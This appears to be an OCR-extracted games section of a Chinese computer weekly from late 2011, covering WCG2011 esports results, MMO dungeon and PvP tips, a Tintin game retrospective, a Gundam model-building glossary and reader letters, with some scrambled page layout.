到了血腥的淘汰赛阶段,手足相残在所难免,八强赛中国选手F91就是被队友XiGua淘汰出局,但最令人意外的是MarineKing和Supernova两位实力强劲的韩国选手也都被淘汰出局,其中乌克兰人族Kas淘汰了MarineKing,俄罗斯人族Titan淘汰了Supernova。

最终中国第一虫族XiGua成功杀入决赛,实现了历史性突破。在决赛中号称星际2世界第一人的MVP连下两局干净利落地带走了XiGua,夺取WCG史上首个星际2冠军。

从本次星际2项目的晋级轨迹来看,韩国依然是星际2世界的领袖

羊,MVP更是以堪称完美的表现,继承和守护着韩国在星际项目上的霸业。

不过在经历WCG2011之后,韩国人一定也意识到了危机存在,当年韩国选手垄断星际冠军的神话已不复存在,两位韩国选手均止步八强,这已非偶然,毫无疑问韩国与其他国家的星际2水平差距正在逐步缩小。

值得一提的是,WCG组委会对星际2项目的比赛地图进行了重要的平衡性设计,其中最关键的一点就是选手在地图中的出生点位只能是对点,这样一来,各种借助地形的近点大招将无用武之地,可见WCG越来越注重赛事的规范和平性。

在本次参与WCG的56名选手当中,虫族选手与人族选手所占比例相当,人族选手仅占25%,但韩国入围决赛圈的三位选手均属于人族。可见,韩国依然盛产人族名将,而在韩国以外的国家和地区,人族和虫族更为盛行。

## 星际2经典战役推荐

### (总决赛)XiGua对阵MVP第一场

MVP一上来就使出大招,在XiGua分矿处利用建筑学连放三个碉堡封口,XiGua虽然抢出得及时,但是无法第一时间清除三个碉堡,MVP利用碉堡作为阵地强拆XiGua分矿,仅仅5分钟迫使XiGua打出GG。

### (总决赛)XiGua对阵MVP第二场

第二场MVP四稳稳健风格,火车开局转三坦克压制和运营,XiGua也找到了自己的节奏,在飞龙之后开出四矿,后期XiGua用强拆冲垮MVP中场行星要塞,但MVP利用老手拆来打乱XiGua的经济节奏,并用完美虫猛狗拿下比赛。

## War3 Sky痛失三冠王



Sky没能创造“三冠王”奇迹



Lyn是幸运的,让我们向所有有依然为War3奋斗的选手致敬!

相比星际2项目的门庭若市,War3在WCG2011似乎已经走到了尽头。

在许多War3职业选手转战星际2的同时,许多国家已放弃了War3的选拔赛,以至于WCG2011 War3项目只发出了十张邀请赛,并且俄罗斯季军选手需要自费参加比赛。这位自费选手就是俄罗斯暗夜王子Nicker,随后因为某些个人原因Nicker宣布弃权,同时马来西亚

冠军Serry也缺席WCG2011。这样一来,唯有八名选手(分两个小组)角逐魔兽争霸3项目的冠军。好在入围决赛的都是世界级名将,包括中国的Fly100%、TH000、Sky,韩国的Lyn、Moon,德国的yAwwS,俄罗斯的Hawk、Cash。

尽管War3前途黯淡,但行家对于谁将成为War3末代皇帝却充满了好奇,因为这八名选手中有着太多的传奇,Sky缔造三冠奇迹,却又再一次幻灭。

Moon梦圆釜山,Fly或Lyn这两位兽王加冕……

八位选手分两组厮杀,每组都是死亡之组。A组中Sky负于Moon后形势岌岌可危,但Moon又在与Cash的较量中意外败北,最终Sky从Fly100%及Cash身上连取两分,Moon在败于Fly100%后唯有面对出局命运。

B组中TH000在与yAwwS的较量中意外失利后已被推上悬崖边缘,而随后又在与Lyn的较量中失去1分,最终痛失出线机会。

四强赛中Sky击败Hawk杀进决赛,而Fly100%败于同族Lyn之手无缘决赛。最终决赛在入王Sky与兽王Lyn之间展开,Sky在先胜一局的情况下被Lyn连扳两局,与WCG三冠王擦肩而过。

痛失冠军的Sky久不愿打出GG,时光仿佛又回到2007年,三冠王神话再一次与人类咫尺之遥,却又再一次幻灭。



## War3经典战役推荐

### (半决赛)Fly100%对阵Lyn决胜局

前半场比赛Fly100%擅长的节奏,而Lyn出人意料地升三本,Fly100%想补Timing于Fly家中交战,结果Lyn依靠家中前塔和背骨商店的优势拿下这场关键战斗的胜利,Fly100%久攻不下最终剑刺倒地。

### (总决赛)Sky对阵Lyn决胜局

War3的最终局在巨地图进行,Sky选择MK首发连矿,在挡住Lyn的熊猫压制后取得优势,但Lyn看如神路般地抓到Sky大法师练级,而Sky两次过于冲动的出击断送了自己前期的大好局面,痛失冠军。

## 电竞网游百花齐放

### (反恐精英)ESC成为首个三冠王

虽《反恐精英》在中国已不复当年之勇,但在国外它仍有很多Fans。被寄予厚望的中国TyLoo战队在淘汰赛第一轮就遭遇豪华战队的瑞典SK战队,结果止步16强。最终,波兰的ESC战队与SK在总决赛相遇,ESC在击败劲敌SK后夺冠,而这已经是这支队伍第三次夺取WCG世界冠军——ESC成为WCG首个三冠王!

### (穿越火线)中国唯一冠军

在中国有着大量群众基础的CF还是没有让国人失望,而它也成了本次大赛中国唯一夺金项目。代表中国参赛的队伍辽宁东珈在A组中以3胜1平的小组第一成绩出线,随后在半决赛中2:1战胜俄罗斯的rULegends战队杀入决赛。辽宁东珈的决赛对手为美国的HAMMERTIME,最终中国骄子连下两城夺下这枚宝贵的WCG金牌。



CF冠军东珈战队在WCG2011留下了中国的呐喊声!

### (英雄联盟)夺冠任重道远

琪琪一直觉得《英雄联盟》是最平衡的网络游戏之一,代表中国出赛的IG战队以小组赛全胜战绩晋级淘汰赛,但在八强战中遭遇加拿大强队CLG,最终0:2败下阵来。CLG在四强战中败于波兰战队Gameburg。Gameburg与美国劲旅CDE会师总决赛,后者最终夺得总冠军。

### (地下城与勇士)与冠军失之交臂

DNF中,中国选手的命运与RTS类项目何其相似,单人 and 团队赛项目上中国选手(队伍)均杀入决赛,但最终都与冠军擦肩而过,同样都是败于韩国人之手。

## 反恐精英经典战役推荐

### (总决赛)SK 对阵ESC第三场

在前两场比赛中瑞典战队SK与波兰战队ESC战成1:1,最终决赛地图为de\_tuscan,开场双方比分交替上升,上半场结束ESC领先,下半场SK虽然一度领先,但ESC依靠完美配合和个友频率率先拿到赛点,SK奋起直追,最终还是难逃ESC完自己的三冠霸业!

## WCG2011关键字:

### 亚军、韩国

中国在这次WCG总决赛上总共拿下4个亚军,而且都是败于韩国人,这样的亚军拿得很多,韩国人还在特种部队、《魔兽世界》、《地下城与勇士》、Lost Saga等项目上摘得桂冠,令人不禁感叹,东道主的气场实在强大。俗话说风水轮流转,相信当WCG世界总决赛再次来到中国,中国电竞健儿必将给世界一个惊喜。

WCG2012,我们昆山见!

## WCG2011

### 主要项目获奖名单

项目	荣誉	国家	选手或战队名称
星际争霸2	冠军	韩国	MVP
	亚军	中国	XiGua
	季军	乌克兰	Kas
魔兽争霸3	冠军	韩国	Lyn
	亚军	中国	Sky
	季军	中国	Fly
反恐精英	冠军	波兰	ESC Gaming
	亚军	瑞典	SK-Gaming
	季军	俄罗斯	MS
英雄联盟	冠军	美国	CDE
	亚军	波兰	Gameburg
	季军	加拿大	CLG
穿越火线	冠军	中国	辽宁东珈
	亚军	美国	HAMMERTIME
	季军	俄罗斯	rULegends

各位高手注意了!“游戏攻略”强力征召游戏高手投稿,投稿信箱:  
pcw-game@vip.sina.com

## 《御龙在天》巧过虎牢关

■游戏ID:奉先休走 ■游戏状态:终极内测 ■游戏成就:下FB未尝败绩



被马头对准的兄弟就快跑,队友可以在后面帮你顶住这队!

虎牢关副本是强力装备产地,引无数英雄竞折腰。不过,我还真通关了几次,大家可以借鉴一下。

首先,建议防卸下了1100的玩家提升下装备后再去更好。

组队好,进入副本,一开始笔者建议从右边刷起,因为那里有第一个BOSS:祝融夫人。开始祝融夫人不会出来,会出五六个小怪,打法很简单,所有人集中打一个怪,

剩下的就让NPC来扛,一直扛到第三波时,就需要有两个人拉怪放风筝了,然后剩下的人集中攻击一个怪。到了第五波祝融终于出来了,不要管她旁边的两个侍从(挂了会复活),直接推倒祝融后,再解决侍从。

右边清理完后,回到入口处交任务,接着奋战中路吧。我记得是个骑兵团长,我们直接群攻小怪,3人搞BOSS,难度不大,干掉后向门口走,然后往右走会过一座桥,桥上的小怪一放风筝,其他人集中火力清后面的两个弓手(他俩攻击高,痛!)。清完后放风筝的人跑到队友中间,所有人直接群攻小怪就可以了。

接着,直接从右边走就会见到最终BOSS——黑水将军。还是老套路,BOSS又会放出一批小怪,所有人集中在一起群攻即可。完了后,BOSS终于出现了,注意,黑水一定不要硬扛,只要看黑水将军骑的马的头部对着谁谁就跑,其余人一个一个小减速状态,仇恨消失立即跑远打坐回血,满血后再回去输出。这里千万不要死,一死BOSS就又要满血了,几次下来BOSS就被磨死了!

**高玩指数 7** 琪琪点评:有时候琪琪就觉得这样的拼杀副本,太模式化了。虽然大家都很努力地刷怪,但感觉久了会烦的,还是PK更好。

## 道具鉴赏 | Identify



本周琪琪带来的是《剑侠情缘III》的化玉玄晶,说实话它名字并不起眼,根本感觉不到它有多牛的牛,不过你看了咱们下面的鉴定结果,你会发现这的确是个宝贝。

如果你打到极品道具记得发邮件和我们一起分享,好东西是拿来展示的哟! 邮箱:pcw-game@vip.sina.com。

## 人不可貌相,化玉玄晶一万三

- 游戏名称:剑侠情缘III
- 装备名称:化玉玄晶
- 区域:电信四区/藏花叱咤风云

**琪琪:**琪琪也算《剑侠情缘》的老玩家,很早就听说在25人英雄救花圣殿会有几率掉落化玉玄晶。当然,之前也就是听说过。而今天还真有人获得了化玉玄晶,要知道这东西和200块黄金兑换合成后,完成任务,就可拿到80级橙武,这是每个侠士梦寐以求的宝物呀!我就

没遇到这等好事。

**资深玩家 逍遥内容:**好东西都少见,琪琪没亲眼见过也很正常,这掉落的几率确实太小了!所以化玉玄晶的价格也非常可观,基本都在万元以上。而按照这个服务器的情况来看,一万三的价格是比较靠谱的。

## 《征途2》玄兽繁殖全面解析

■游戏ID:贫僧与老衲 ■游戏状态:公测 ■游戏成就:专攻玄兽

算起来玩《征途2》也有一年多了,我玩游戏喜欢研究游戏的宠物系统,所以对《征途2》的玄兽系统,真有点见解。

首先,要想繁殖出极品BB,BB必须是优秀完美或优秀无双,灵性没什么要求,如果是非RMB玩家可选择良好或无(资质要尽量接近优秀),出完美几率也没有。

其次,守护BB也没有灵性要求,无双和普通都一样,灵性只是影响技能触发的几率而已,所以不要为了BB灵性不好而纠结。

另外,经过本人多次试验,得出的结论是玄兽的随机性很大,两个无头也经常生出普通,而在资质方面,两个资质完美的得出的数后并不高,反倒是两个接近优秀的良好有不错的成绩,但几率不太稳定,较稳定的是良好(接近优秀)+完美的组合。

同时,说一下技能幻化的问题,建议主玄兽先睡三群,砸一个绑一个,然后找几个技能多的BB幻化到主玄兽身上,能幻多少上去就要看RP了。

总结一下,资质和成长都是优秀的宠物出好东西的几率反倒不大,所以不用刻意追求双优,同时可以明显感觉第二次和第三次生出的数值比第一次差,所以建议一天只生一次。

**高玩指数 8** 琪琪点评:如果你有兴趣可以多找些玩家学学BB的繁殖技巧,可不是游戏里吧吧吃吃的玄兽商人啊!

# 战《兵王》秀出PK技巧

本周很多读者提供了不少《兵王》PK小技巧,而琪琪也从中挑选了几个写得不错的。与此同时,琪琪也恭喜济南的爱爱背后ID(爱)、上海的霸气(ID)、广州的杨靖、新疆的李铮阳等读者获得由《兵王》提供的T-shirt、激战卡奖品。如果你想参与到我们的活动中来并获得这些奖品,请将PK技巧编辑成文,发送到pcw-game@vip.sina.com即可。(本期主题:国战PK技巧 截止时间:2011年12月21日)

### 魔刀 PK 战士 连续爆发杀战士

遇到战士,不要给战士冲锋先手机会,用闪烁技能飞到战士身边,上手直接刺杀。战士一般都会出钝击,所以在之前一定要开影子,真身即使被晕了,分身也会继续对战士持续攻击。如果其间出了反戈,直接用必杀+连刺,战士再多的血也没办法。如果没有搞定,那么开魔刀+隐身,然后再必杀。

(@ 就爱背后刺)

### 魔刀 PK 术士 好简单

术士太简单,开奔跑和刺杀,如果对对方开了重力就直接闪烁过去再刺杀,接着接精神燃烧和影子,这时即使对方用静默沉默你,你也可以用普通攻击把对方耗死。如果你对对方先开静默,那么就去上RP出反戈,当然也可先游走,等

沉默好了后开隐身、刺杀、影子。

(@ 我要变男)

### 魔刀 PK 牧师 看准了才上

牧师的恢复能力较强,如果你遇上喝大药的主,你会被拖死。所以如果牧师是主物防,同等战力下,我建议还是不打为好。如果是主魔放,那么必须靠瞬间的爆发,首先开聚气+疾跑,然后立刻闪烁到对方面前开影子+刺杀和连刺,只要出了聚气的致命效果,基本上5秒时间就能搞定。

(@ 阴死你不信命)

### 战士 PK 魔刀 等他先手废了他

魔刀应该是最克战士的,打法是等魔刀冲上来,先用挥砍,然后接撕裂和雷霆,接着钝击出晕眩效果,开旋风和横扫疯狂输出,等晕眩效果完了之后,对方不死也残

了,这时他会逃,再开冲锋。

(@ 煞神白起)

### 战士 PK 魔炮 猛打猛砍

魔炮攻击很高,但缺少必要控制。开局不要马上冲锋,先去踩魔炮的陷阱,以免被冲锋陷阱打断,陷阱威胁一解除,立刻冲锋,只要让魔炮没有距离优势,魔炮就废了,然后依次是挥砍、钝击、横扫、横扫,最后来一击巨刃劈劈。

(@ 霸气)

### 战士 PK 枪手 冲锋杀了他

如果你在上马时,对方没有用坚冰子弹,那立刻抓机会冲锋,挥击、雷霆、钝击,然后开巨刃斩和横扫,待雷霆解除后直接巨刃跳劈,再用挥击和普通攻击即可解决。

(@ 放开婆婆)



### 活动奖品

一等奖:《兵王》限量编号版军牌项链U盘1个,每个项链都有独一无二序号。

二等奖:《兵王》珍藏版烫金T-shirt 5件

三等奖:《兵王》激战卡 30张





## 改编尚未成功 游戏仍需努力

之前丁丁系列的游戏改编权一直都在英宝格 (Infogrames) 手里, 这家公司共推出过 4 款丁丁题材的游戏, 分别是《丁丁在月球》、《丁丁在西藏》、《丁丁历险记: 太阳神》、《丁丁历险记》。其中前 3 款游戏都是 2D 横版过关游戏, 于 2001 年推出的第四款《丁丁历险记》是系列的变革之作, 游戏人物的贴图由 2D 变为 3D, 不过模式还是传统的横版过关, 缺乏新意, 引起的反响不大。此游戏曾经被天人互动代理引进过, 此后英宝格再没有出过丁丁的游戏了。

## 让表情捕捉来得更猛烈些吧



彼得·杰克逊

事实上, 斯皮尔伯格早在 1983 年就拿到了《丁丁历险记》的版权, 不过据说埃尔热本人对真人电影和动画电影不感兴趣, 在当时的技术条件下也想不到更有新意的办法了。于是电影的拍摄计划陷入了冬眠状态。直到斯皮尔伯格的膝盖中了一箭, 呃, 抱歉, 直到“技术帝”彼得·杰克逊亲身演绎了一段表情捕捉技术的 demo, 斯皮尔伯格当即拍板决定采用“表情捕捉+CG 动画”的方式来拍摄。然后, 我们终于在 2011 年看到了《丁丁历险记》的电影。即便是对电影改编的剧情持不满意态度的影迷, 也对电影的技术员赞不绝口。全新的

2011 年, 丁丁游戏的改编权落到了育碧的手里, 虽然没有沦为雷作和烂作, 不过这次的改编仍然采用了横版过关的方式, 就不免让人怀疑育碧的诚意了。虽然丁丁系列的游戏方式一直都是差强人意, 不过说起剧情, 最吸引国内玩家的应该算是《丁丁在西藏》了。游戏剧情根据同名漫画改编, 讲述的是丁丁到西藏去拯救自己的中国好友张充仁, 作者埃尔热借助这部漫画表达了自己对好友张充仁的思念之情。《丁丁历险记》的第三部电影剧情预定要拍摄的就是《丁丁在西藏》。

2011 年是流行怀旧的一年,《阿童木》、《蓝精灵》、《丁丁历险记》让不少人缅怀起上世纪 80 年代的青春岁月。年底随着丁丁电影的上映, 同名改编游戏也在 PC 和手机平台上相继推出了。其实追溯起来, 早在 1989 年丁丁就与游戏有过亲密接触了。

## 永远的丁丁历险记



根据电影改编的同名游戏, 游戏方式没有太多改变。

## 我是记者, 自由记者

“我叫邦德, 詹姆斯·邦德”, 这句话酷到掉渣、帅到飞起的台词是 007 的招牌。而丁丁在介绍自己职业时的那句“我是记者, 自由记者”, 同样也是气势十足, 霸气外露, 即便你不知道普利策奖, 但对于记者这个职业肯定是不陌生的, 在游戏里活跃的角色, 就有不少都是记者出身。比如《夜闯围城》的主角弗兰克·韦斯特就是一名自由记者, 他在撒哈拉特米采访的时候, 受到了僵尸们的热烈欢迎。弗兰克作为一名尽职尽责的记者, 在运用各种武器与僵尸周旋 (或者说虐杀丧尸) 的时候, 还要用手里的单反相机来

拍摄各种新闻线索, 以求揭露事件的真相。

这说明了个道理: 地球是个危险的地方, 记者在采访时为了保命, 一定要会一点保命技能。而丁丁作为一名记者, 自然也是如此, 游戏中的剧情表现得淋漓尽致: 丁丁可以用捡来的垃圾组装成汽车, 还能用树枝做成螺旋桨, 他的宠物小白 (一只叫白雪的小狗) 更是无所不能。游戏中的记者也许都很拉风, 不像丁丁这么强力的, 还真不多见。这位诞生于埃尔热笔下的漫画, 拥有 82 年历史的“万年小记者”, 至今仍在继续他那永不停止的冒险之旅。



天人互动代理引进的《丁丁历险记》游戏。



《丁丁历险记》的电影采用了最新的表情捕捉技术。



《黑色洛城》中的 NPC 拥有逼真的表情。



## 你最喜欢哪一部怀旧电影?

上一期的话题是“游戏选择综合征”, 海南的张睿来信分享了自己玩《魔兽世界》时收集不同职业不同种族的经历, 真是让人开眼, 好吧, 奖品送你了! 本期话题: 你最喜欢哪一部

怀旧电影?《阿童木》、《蓝精灵》, 还是《丁丁历险记》? 分享你的故事吧。请把谈话发送到 pcw-game@vip.sina.com, 幸运读者将获得由完美时空提供的《变形金刚》纸模一份。

## 模型大作战 | Toys

橘子君: 亲, 这里是“模型大作战”! 热爱 ACG 的亲们还在为了买手办模型摸钱而感到痛苦么? 相信伟大宅族的动手能力和 YY 能力绝对是一流的, 在此就让本鱼带你走进伟大的模型制作世界吧!

## 高达模型知识大总结 (下)

同学们好! 下期始将是关于纸模的内容! 所以最后, 我们来总结一下高达模型的小知识点吧!

上期我们总结的是文化向的知识点, 现在大家在购买模型时应该不会包装上五花八门的英文简写得头疼眼花了吧, 你还对模型制作有什么疑惑吗? 那么就赶紧看看今天的课程吧, 今天我们的课程是技术向的内容!

拆开包装可以看到一片片的零件架 (见图 1)。

重组 / 索组 / 高糊: 不将模型上色而直接将模型零件组合起来的方法, 新手向的东西。



水口: 水口指把零件从零件架上切下来时留下的痕迹。剪零件时断口要在远离零件 1mm 的地方, 剪下零件后, 用笔刀处理零件上的残余。这里用力很重要, 用力的方向与刀刃的方向形成的角度要尽量小 (就是俗话说说的), 尽量把水口一片一片地切片, 直到片到零件表面, 如果够薄

就不会出现白色的折痕。还有一点, 要从水口的各个方向下刀, 这样可以避免水口边缘出现断痕。如果资金足够够买一把金牌模型钳, 可以剪得很干净, 省去很多麻烦, 还可以有效避免水口泛白的问题 (见图 2)。

渗线 / 画线: 将模型上的折线或凹陷处以深色填充, 让模型看起来更立

体, 可以用马克笔手画, 也可以用毛笔蘸上稀释的颜料点在凹陷处 (见图 3)。

消光 / 上光: 一般指喷保护漆, 消光就是喷消光漆让模型有磨砂的质感, 上光就是喷上光漆让模型看起来光亮, 个人比较喜欢消光, 可以继续使用机器做旧, 还可以避免闪瞎我的黄金狗眼, 有些机器需要抛光, 比如百武之类的。消光漆分水性和油性两种, 选择上只要注意和勾线笔的性质不同就行 (油溶水, 水溶油)。

干扫: 顾名思义, 干扫就是会很干的油漆扫在模型上, 以体现棱角明暗变化和细小的凹凸, 高级的可以做掉漆、磨损以及金属质感。一般

与消光一起运用, 用来表现锈迹、划痕、掉漆等效果。

补土: 用于填补模型零件之间的缝隙和细节的制作, 也用来造型, 填坑等等。

MAX 上色法: 日本模型大师 MAX 渡边发明的一种上色方法, 以表现颜色的渐变见长。

粉色上色法: 近年来日本流行的一种上色法, 特点是成品色调柔和, 看起来比较舒服。

差不多就这些了吧, 至此高达模型系列结束, 最后还是那句话, 不肖自我学习的孩子可是很难做出好作品的哦亲~

## 妄想游戏 | Comic

### 强盗生涯

每年年终都是办公室人事调动的时期,同志们解散又凝聚,纷纷忙着搬动自己已经堆积了一年的办公室杂物,这个时候的办公室如同战场一般,一眼望过去黑压压的一片,壮观万分。



© 漫画 吴森

### 读者调查

在线参加调查 <http://vote.icpaw.com/yx50>, 只要你参与我们的讨论把想法发送到我们的邮箱 [pcw-game@vip.sina.com](mailto:pcw-game@vip.sina.com), 注明“读者调查”, 就有希望获得当期的热心读者奖, 我们会送你你正版的游戏周边以资奖励, 每个星期都有, 大家记住发邮件哟!



上一期的幸运读者是镇江市的刘洋, 本周周边是由莱仕达提供的火影 8603 手柄。

## 游人热钱 | Reply



上周我在XX鸽子广场看到了很神奇的一幕,那是一只猫咪,它在广场上的鸽子群中蹲了许久许久,犹如一个雕塑,我认为此猫堪称年度猫之淡定帝!

### 菲特姐姐你不要走~

破天:我要吐个槽……题目《菲特今夜你不要再留下来》,绝对是《Fate/Staynight》的神翻译,我看了两天才突然明白,泪奔……话说最近的《电脑报》总能看到日漫的身影,真是欣慰~其实我觉得最近出的《幻想嘉年华》让我对月世界更有感觉了,妹子们都这么美好啊~要说《Fate》中最喜欢的角色,应该是近坂凛吧……吾王王道是太强了?



妹子鱼:你喜欢她的CV挂什么来着?我觉得远坂凛很强悍,有想法的姑娘到哪里都会受人喜欢的。我记得文章写当天就有美编姑娘说这个题目配上标题超邪恶,真感动居然有人发现了这个标题的内涵,我要致力当一个内涵标题党。

PS:很多童鞋想娶那娘喵Saber的图吧,请登录“肥田网”找Saber。

### 本鱼最喜欢的是 菅野洋子

s.k.y.灵:姐姐给力啊,这次的议题让我这个万年潜水客不淡定了。说到宫崎骏和久石让这对组合我就会想到星海诚和天门,如果说宫崎骏是一代大师,那星海诚绝对称得上天才。天门的作品个人觉得比较悠扬恢宏,却没有S.E.N.S.的声嘶,只能用优美二字形容。说到音乐家,我最喜欢的还是梶浦由记大神……她的成名作是动漫《Noir》的配乐,比较著名的作品有《高达Seed》《翼年代记》《空之境界》《Fate/Zero》。空境中尾浦大神的音乐又达到了新的境界。顺便一提她还曾经为Sound Horizon写过《砂尘的彼方》这首曲子。她的曲风偏向新世纪音乐和现代古典乐,经常能听到类似吟诵般的圣歌。

### 不晒不开心 | Show

#### 逝,心动,窃喜:

歌曲名:アムリタ(蜜雨)  
作词:かの音织  
作曲:藤田哲司  
演唱:牧野由依  
喜欢的理由:第一次听到这首歌是在初中的时候广播站播放的,但是当时不知道歌名,直到前几个星期(时隔5年啊!有木有这



尾浦大妈的气场还是很强大的歌。学生党手机编辑邮件伤不起啊(>\_<)深夜写完作业好累……

妹子鱼:辛苦了,看来这位童鞋对ACG的音乐很熟悉呢,说起来我只记得Sound Horizon的贝司手Revo曾和尾浦由记在演唱会上合作过,都忘记了原来尾浦还给他们写过歌曲。你有一个观点我不赞同,S.E.N.S.的乐队含义是Sound(声响),Earth(大地),Nature(自然),Spine(心灵),应该是属于亲近自然的新世纪音乐,谈不上虚穆(真要说到虚穆,我觉得你该去听听神秘的音乐)。

### 抱着 Saber 那货 必须死!

Ex 咖喱皇:说到《Fate》最喜欢的人物,必须是红 Archer! 典型的刀子嘴豆腐心,长得又帅,再加上有UBW这种技能简直要逆天!要知道官方的人气投票红A可是排名第三啊!除去Saber,他也就败于凛而已,谁让他是个男儿身呢……另外,报纸题目上那个抱着Saber的货是谁啊?!被土狼抱也就罢了,毕竟别人有主角光环,可



妹子鱼:大家注意了!本期的主题是音乐!请把大家最喜欢的ACG音乐晒出来!格式为:作曲家+演唱者+你喜欢的歌曲+专辑封面!请晒到这里!新浪微博@电脑报妹子鱼 <http://weibo.com/pcwfisch> 或者发邮件到 [pcw-game@vip.sina.com](mailto:pcw-game@vip.sina.com)。

么执著的?),终于再次听到了这首歌,听到前10秒的时候我猛地想起了这首歌。下课后立即跑去广播站问同学……终于得到了这首歌的名字了!非常高兴我找到可以单曲循环的歌了~

妹子鱼:这是一首很老的歌了,看到你的晒作的时候我又跑到

那货是从哪冒出来的?必须死!

妹子鱼:好可怕的怨念,这是游戏的截图吧,(Fate)原先就是Galgame,你没看到那枚男子连脸都没有被画出来呀,无视掉吧,这是场Saber嘛,我觉得此图主要是为了增加Saber的前点,其实我一点也不喜欢Saber,而且说实话(Fate/Staynight)的主线剧情很无聊,纯粹是为了红A和蓝L才坚持下去的,那种全世界的姑娘都喜欢一个男人,刻意讨好男男的动画真是毫无诚意!

### 求机械键盘一枚

188870009:快过年了我想给自己买个机械键盘,在淘宝上看了好多天不知道哪个好,所以希望众小弟能给我点意见。我一般情况下都是用鼠标和打游戏!如果能背光的机械键盘那最好,性价比高点,价格的范围在700元左右。自己看了个雷蛇的黑寡妇终极版可是不知道是不是适合我,不知道琪琪和妹子鱼用的是什么装备。

妹子鱼:童鞋,键盘这种2X青年完全不能理解机械键盘的奇妙,他用的是三星轴C/D/T3键盘,据说手感不错。机械键盘这种东西人还是喜欢Cherry的黑轴(嗝,寿命长+10086,省钱,最近穷神附体),我用Cherry家的G800-3000黑轴,虽然没有背光但是第一眼看上去就很质感,但是也有人觉得黑轴没有声音,缺失了机械键盘的那股味道!黑轴如雷,青轴用来游戏就是感觉不舒服,而且雷蛇键盘性价比比较高爪子宽大的西方人,传



樱桃樱桃樱桃,最爱樱桃~



说中背光坏了很悲剧。要不要试试雷柏的V5?其实不能说哪一种键盘好,关键是你喜欢哪一种手感。

### 我们都是微博控!

电脑报妹子鱼: <http://weibo.com/pcwfisch>, 欢迎参与讨论。游戏周刊QQ讨论群号5722060, 如果你有话想说,请发邮件到 [pcw-game@vip.sina.com](mailto:pcw-game@vip.sina.com)。

### 二狗戏狗

电脑报妹子鱼:上一次天气好的时候出去拍的图,名唤二狗戏狗。图右为本人爱犬,姓名:软绵绵,种族:柯基犬,属性:弱受、傲娇、毛色:黄白。

正修凝俊:境绵是男生吧?向陈维 FB:好强悍的狗狗~ 电脑报妹子鱼:哎,镜头太差了,拍糊了很多图!



### 全世界都月食了

千兵封万里血飘:该死的晚上自让我没机会……悲剧啊!人生有多少个十年!十六年来第一次有看月食的机会(我是高一党,你懂的!) 双休日都要照常上课上晚自习啊! 没天理啊!

电脑报妹子鱼:不想看啊,外面好冷!

千兵封万里血飘:回家的时候看了一眼“生光”的过程……第一次看月食就只看到那么点,不甘心地!

